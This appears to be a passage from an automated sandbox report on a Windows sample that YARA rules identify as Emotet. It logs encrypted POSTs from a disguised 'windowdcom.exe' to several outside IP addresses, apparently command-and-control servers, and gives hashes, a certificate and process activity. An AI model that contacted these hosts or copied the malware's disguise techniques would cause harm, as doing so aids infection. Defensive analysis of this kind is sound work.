20 73 63 68 65 6d 65 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 55 52 4c 2c 20 70 6c 65 61 73 65 2e 3c 62 72 20 2f 3e 0a 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>400 Bad Request</title> </head><body> Bad Request Your browser sent a request that this server could not understand. Reason: You're speaking plain HTTP to an SSL-enabled server port. Instead use the HTTPS scheme to access this URL, please. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49743	167.114.153.153	80	C:\Windows\SysWOW64\windowdcom.exe

Timestamp	kBytes transferred	Direction	Data
Mar 28, 2021 19:31:40.734666109 CEST	8809	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 167.114.153.153 Content-Length: 420 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 1a d7 59 41 dc 17 11 dd a9 1c 01 8b 75 e0 96 cc 3c 04 50 4c 59 8e b3 38 e9 f3 3d 5c 70 4e 51 38 5e 81 6e dd 3d 4d b0 1e 4d e1 df 18 22 1b 8a ec b9 40 3c fc 6c 1e e8 2b 8b 2f e6 d9 6a ba 68 92 5c e4 8e 8b 74 06 11 57 4c 51 22 6b 4d d9 12 3f a2 ca 4d 8c 4c 72 4c d5 ae 06 50 f2 0b ff 93 10 3c 4c dd a6 1d 7c cb 0b 3e 5c 5b e8 52 7d 11 af 7f 57 1b db 09 ae d0 28 4f 8c 6e f4 be b5 aa 77 cb 7a 77 0a 12 8d 45 39 28 1a 81 c9 69 57 fd 1f d7 1e c8 cd d2 34 19 b1 9f df 2d 92 a7 0f 2c 07 62 82 58 2a 63 6b f4 f1 c1 76 60 bf 2a bb 71 f3 a2 15 2b 7f a1 b9 ec 3b 7c 3c 58 9f fc ae 67 47 1f 12 1c 1c 0f bc fe 16 f2 9e b3 c5 48 e7 10 e4 42 c3 97 ff db b9 5b 13 4e e0 7c 94 ac ef 64 99 89 a6 c8 0a 23 42 bf c2 2d 4f 7e 64 d1 77 1d 99 f7 23 32 cf 61 a1 90 83 0e 52 e5 1a 72 31 18 7e 1f 45 be 51 9c be 92 86 18 03 45 7f 58 fc 47 96 9f 14 b4 eb 2e f3 9b 74 83 bd 46 4b 11 4a 9a 95 2d e1 88 41 80 96 06 65 67 38 e0 e1 b1 d2 7c 83 9e 0b 84 89 45 52 29 df 21 50 0d fa c9 87 75 8b 64 ec 2f fb 1f ec ef 5d 82 26 98 ef 19 db a9 ca 8b 97 8d 28 73 0e 51 35 57 3c f1 ee 39 e2 28 7f 7c 33 45 7c 56 c9 7b 6d f7 7a d1 ef 8c 87 54 7f d0 b5 12 4a 00 77 53 30 bb 6f 14 04 ed 64 6e 6a 7c 34 0a c5 ff 58 84 7b 27 0b 86 b2 b4 be 17 2f fa 5e e8 e5 16 93 f4 d0 47 5d 41 d1 2d a2 69 39 87 a3 86 66 Data Ascii: YAu<PLY8=\pNQ8^n=MM"@<I+/jh\tWLQ"kM?MLrLP<L|>\[R}W(OnwzwE9(iW4-,bX*ckv`*q+;|<XgGHB[N|d#B-O~dw#2aRr1~EQEXG.tFKJ-Aeg8|ER)!Pud/]&(sQ5W<9(|3E|V{mzTJwS0odnj|4X{'/^G]A-i9f
Mar 28, 2021 19:31:40.871704102 CEST	8810	IN	HTTP/1.1 302 Found X-Powered-By: Express Vary: Origin, Accept Access-Control-Allow-Credentials: true Location: https://167.114.153.153/ Content-Type: text/plain; charset=utf-8 Content-Length: 46 Date: Sun, 28 Mar 2021 17:31:40 GMT Connection: keep-alive Keep-Alive: timeout=5 Data Raw: 46 6f 75 6e 64 2e 20 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 73 3a 2f 2f 31 36 37 2e 31 31 34 2e 31 35 33 2e 31 35 33 Data Ascii: Found. Redirecting to https://167.114.153.153

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49757	178.62.39.238	443	C:\Windows\SysWOW64\windowdcom.exe

Timestamp	kBytes transferred	Direction	Data
Mar 28, 2021 19:35:51.646342993 CEST	8953	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.62.39.238:443 Content-Length: 404 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 7f ff 1f d0 a2 75 6e 6e 1f 92 d6 a6 dc e8 90 7e 4c 38 25 02 95 1d e0 e8 c7 57 09 e6 75 35 bc a5 fc ca 35 cc 54 c6 b2 5a 2a dc 5d de 03 44 14 67 e8 83 f3 c0 fc b9 0f cd de ce 7a 46 e1 41 52 48 ec 17 a5 82 29 da df b6 ab f6 47 41 74 f9 d8 5d 16 1c 3f 41 fc 59 87 97 ed e5 d9 0a 61 6e 19 01 42 94 eb 94 0a 6d a6 be 56 d0 ff bc 2b 8d ff 66 38 df cc 08 94 15 c8 4f cf 78 25 b2 8a 68 82 28 36 34 c0 65 5c 92 e0 6e 5d f5 3d 3f 5b 1b 00 87 95 34 09 8f e0 16 58 cb 70 75 ee 53 38 33 71 bc 5c 86 af a6 4b 5a 27 3f 9b 6e da c2 fb 82 de ca af 70 0d 6a 70 89 98 e0 6d 8b f3 38 ce f6 d1 c7 06 54 7b 3a f8 b1 21 2d 14 50 bf 62 16 e1 0c 01 e7 fa c7 44 ac 51 5b cc 45 2c fd 53 d1 a2 05 66 ea 60 d7 b8 fc ce cf 28 53 8f 50 af f7 3d 02 2b cf a1 11 e5 9c f2 71 d1 21 2e 98 6a 08 fb b2 d7 a2 dd cd 7b dd 5c 10 38 a3 da f0 b8 59 71 61 2f a1 cc d5 ff 5e 10 8d 91 a1 d2 85 16 68 a9 e2 b8 60 a3 2a 66 3e 7e 42 18 4c 38 44 a4 d0 e6 54 0c 95 0d 02 05 19 80 96 8c c1 39 8d 90 cc 0d 04 7f 2d 03 da 7a 2a 8c a0 99 74 43 e4 15 d6 de fd 78 1a 59 64 38 ba a7 6f a4 06 0d 1b 11 81 79 eb 46 03 8c 65 6f 6e d7 8f f0 dc b2 32 e6 71 24 69 21 42 0a 11 6d f9 29 5f 3b 90 86 91 cb a0 64 05 ed 94 52 2d 04 88 7a c7 fb 1b be 0d 1e ac 06 e7 6d e8 05 79 1e Data Ascii: unn~L8%Wu55TZ*]DgzFARH)GAt]?AYanBmV+f8Ox%h(64e\n]=?[4XpuS83q\KZ'?npjpm8T{:!-PbDQ[E,Sf`(SP=+q!.j{\8Yqa/^h`*f>~BL8DT9-z*tCxYd8oyFeon2q$i!Bm)_;dR-zmy
Mar 28, 2021 19:35:51.695818901 CEST	8954	IN	HTTP/1.1 400 Bad Request Server: nginx/1.14.0 (Ubuntu) Date: Sun, 28 Mar 2021 17:35:51 GMT Content-Type: text/html Content-Length: 682 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 54 68 65 20 70 6c 61 69 6e 20 48 54 54 50 20 72 65 71 75 65 73 74 20 77 61 73 20 73 65 6e 74 20 74 6f 20 48 54 54 50 53 20 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 63 65 6e 74 65 72 3e 54 68 65 20 70 6c 61 69 6e 20 48 54 54 50 20 72 65 71 75 65 73 74 20 77 61 73 20 73 65 6e 74 20 74 6f 20 48 54 54 50 53 20 70 6f 72 74 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>400 The plain HTTP request was sent to HTTPS port</title></head><body bgcolor="white"><center> 400 Bad Request </center><center>The plain HTTP request was sent to HTTPS port</center><hr><center>nginx/1.14.0 (Ubuntu)</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49758	79.172.249.82	443	C:\Windows\SysWOW64\windowdcom.exe

Timestamp	kBytes transferred	Direction	Data
Mar 28, 2021 19:36:22.692884922 CEST	8956	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.172.249.82:443 Content-Length: 388 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 11 1e 7c 5e b6 2e f2 1f 58 9d c0 f2 81 bd 05 3d 92 21 e7 5f 8f 87 5a 10 3c b5 f3 13 d4 93 1d c4 1a 8b 67 ff e9 26 d8 03 e4 08 44 19 af 2c 38 1c 74 98 02 a8 d1 85 e0 8b 5f c8 d6 36 02 ba 4e 89 93 1e d7 6b d1 63 aa 2d f5 10 a0 d0 40 51 8d 91 e0 a5 c4 71 fb 8a a1 0b 84 51 47 0b dc 7b 7e 8f a6 1a 6e 9d c2 bd 64 86 fe d0 22 43 6d 50 24 5d 54 fa cf d3 18 c1 1e 46 62 a3 70 49 86 72 06 ee 36 21 8a 37 b0 14 89 5a 79 aa 59 cd 4e 8d 24 50 6c 8f 11 0f c9 7c e4 c7 cd de 63 00 d4 3c 08 9d a6 19 a4 ac a5 c0 d2 e1 3d f7 7a d1 2d 50 b1 0a 57 46 92 a7 a6 4c 98 e0 e9 48 9f 37 70 93 e2 47 55 8b 79 d6 bc 28 67 cb a4 12 b4 9c b4 55 5e b1 e6 3e 6d 0f 87 bb a7 08 6b c6 47 6a 0c bd 60 85 d3 7b 6b cb 04 c1 04 6d ac 73 a3 c4 c3 32 23 7d 54 d9 a9 93 36 ab 8c 21 3a 0c 53 6f f3 5b b9 68 79 bc 0b 05 be f8 ca 18 e9 e1 db 1c 12 58 2c e8 a1 9e d0 17 84 e2 0a ac 61 49 ea b8 8d 43 95 49 46 ff c5 13 25 64 0d 21 f6 e6 a8 d0 27 df cf bb 3d c8 ce 07 87 51 94 b2 27 18 f4 2d 87 1e b5 30 b0 b7 b6 d6 9c f0 cd 96 75 80 db 63 39 59 19 11 2b 78 6f a9 a2 ba 7e 0f 62 90 c2 f3 36 73 b8 37 0c 0f 2d 73 9e f5 95 d0 9f e3 63 77 a8 dd 88 85 f3 c7 1b e7 38 d2 17 d0 f2 24 a5 49 f6 da c8 4f 51 f2 6f 4e Data Ascii: |^.X=!_Z<g&D,8t_6Nkc-@QqQG{~nd"CmP$]TFbpIr6!7ZyYN$Pl|c<=z-PWFLH7pGUy(gU^>mkGj`{kms2#}T6!:So[hyX,aICIF%d!'=Q'-0uc9Y+xo~b6s7-scw8$IOQoN

Timestamp	kBytes transferred	Direction	Data
Mar 28, 2021 19:36:22.743844032 CEST	8956	IN	HTTP/1.1 400 Bad Request Date: Sun, 28 Mar 2021 17:36:22 GMT Server: Apache/2.4.25 (Debian) Content-Length: 362 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 72 20 62 72 6f 77 73 65 72 20 73 65 6e 74 20 61 20 72 65 71 75 65 73 74 20 74 68 61 74 20 74 68 69 73 20 73 65 72 76 65 72 20 63 6f 75 6c 64 20 6e 6f 74 20 75 6e 64 65 72 73 74 61 6e 64 2e 3c 62 72 20 2f 3e 0a 52 65 61 73 6f 6e 3a 20 59 6f 75 27 72 65 20 73 70 65 61 6b 69 6e 67 20 70 6c 61 69 6e 20 48 54 54 50 20 74 6f 20 61 6e 20 53 53 4c 2d 65 6e 61 62 6c 65 64 20 73 65 72 76 65 72 20 70 6f 72 74 2e 3c 62 72 20 2f 3e 0a 20 49 6e 73 74 65 61 64 20 75 73 65 20 74 68 65 20 48 54 54 50 53 20 73 63 68 65 6d 65 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 55 52 4c 2c 20 70 6c 65 61 73 65 2e 3c 62 72 20 2f 3e 0a 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>400 Bad Request</title></head><body> Bad Request Your browser sent a request that this server could not understand. Reason: You're speaking plain HTTP to an SSL-enabled server port. Instead use the HTTPS scheme to access this URL, please. </body></html>


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Mar 28, 2021 19:31:41.351313114 CEST	167.114.153.153	443	192.168.2.3	49744	CN=uwcodeforce.ca CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Feb 16 21:47:22 CET 2021	Mon May 17 22:47:22 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,10-11-13-35-23-65281,29-23-24,0	51c64c77e60f3980eea90869b68c58a8
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

- yxghUyIGb4.exe
- yxghUyIGb4.exe
- windowdcom.exe
- windowdcom.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- SgrmBroker.exe
- svchost.exe
- MpCmdRun.exe
- conhost.exe
- svchost.exe
- svchost.exe

System Behavior

Analysis Process: yxghUyIGb4.exe PID: 676 Parent PID: 5772

General

Start time:	19:28:24
Start date:	28/03/2021
Path:	C:\Users\user\Desktop\yxghUyIGb4.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\yxghUyIGb4.exe'
Imagebase:	0x820000
File size:	45568 bytes
MD5 hash:	ECBC4B40DCFEC4ED1B2647B217DA0441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.195274651.0000000000821000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.196554240.0000000000821000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: yxghUyIGb4.exe PID: 4552 Parent PID: 676

General

Start time:	19:28:25
Start date:	28/03/2021
Path:	C:\Users\user\Desktop\yxghUyIGb4.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\yxghUyIGb4.exe
Imagebase:	0x820000
File size:	45568 bytes
MD5 hash:	ECBC4B40DCFEC4ED1B2647B217DA0441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000001.00000000.196238760.0000000000821000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000001.00000002.203523658.0000000000821000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\windowdcom.exe:Zone.Identifier	success or wait	1	8219CE	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: windowdcom.exe PID: 5508 Parent PID: 568

General

Start time:	19:28:28
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\windowdcom.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\windowdcom.exe
Imagebase:	0x820000
File size:	45568 bytes
MD5 hash:	ECBC4B40DCFEC4ED1B2647B217DA0441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.203168982.0000000000821000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000000.201989781.0000000000821000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: windowdcom.exe PID: 5860 Parent PID: 5508

General

Start time:	19:28:28
Start date:	28/03/2021
Path:	C:\Windows\SysWOW64\windowdcom.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\windowdcom.exe
Imagebase:	0x820000
File size:	45568 bytes
MD5 hash:	ECBC4B40DCFEC4ED1B2647B217DA0441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000000.202814564.0000000000821000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.1275643184.0000000000821000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCache\IE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCache\Content.IE5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	821E04	HttpSendRequestW
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\History\History.IE5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	821E04	HttpSendRequestW

Analysis Process: svchost.exe PID: 2408 Parent PID: 568

General

Start time:	19:28:54
Start date:	28/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 5568 Parent PID: 568

General

Start time:	19:29:05
Start date:	28/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4544 Parent PID: 568

General

Start time:	19:29:06
Start date:	28/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 4788 Parent PID: 568

General

Start time:	19:29:07
Start date:	28/03/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SgrmBroker.exe PID: 5380 Parent PID: 568

General

Start time:	19:29:07
Start date:	28/03/2021
Path:	C:\Windows\System32\SgrmBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\SgrmBroker.exe
Imagebase:	0x7ff6ad1b0000
File size:	163336 bytes
MD5 hash:	D3170A3F3A9626597EEE1888686E3EA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 1260 Parent PID: 568

General

Start time:	19:29:08
Start date:	28/03/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff7488e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: MpCmdRun.exe PID: 6072 Parent PID: 1260

General

Start time:	19:30:08
Start date:	28/03/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff7a6080000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	unknown	182	0d 00 0a 00 0d 00 0a 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 2d 00 0d 00 0a 00	........-.....	success or wait	1	7FF7A60ABC96	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
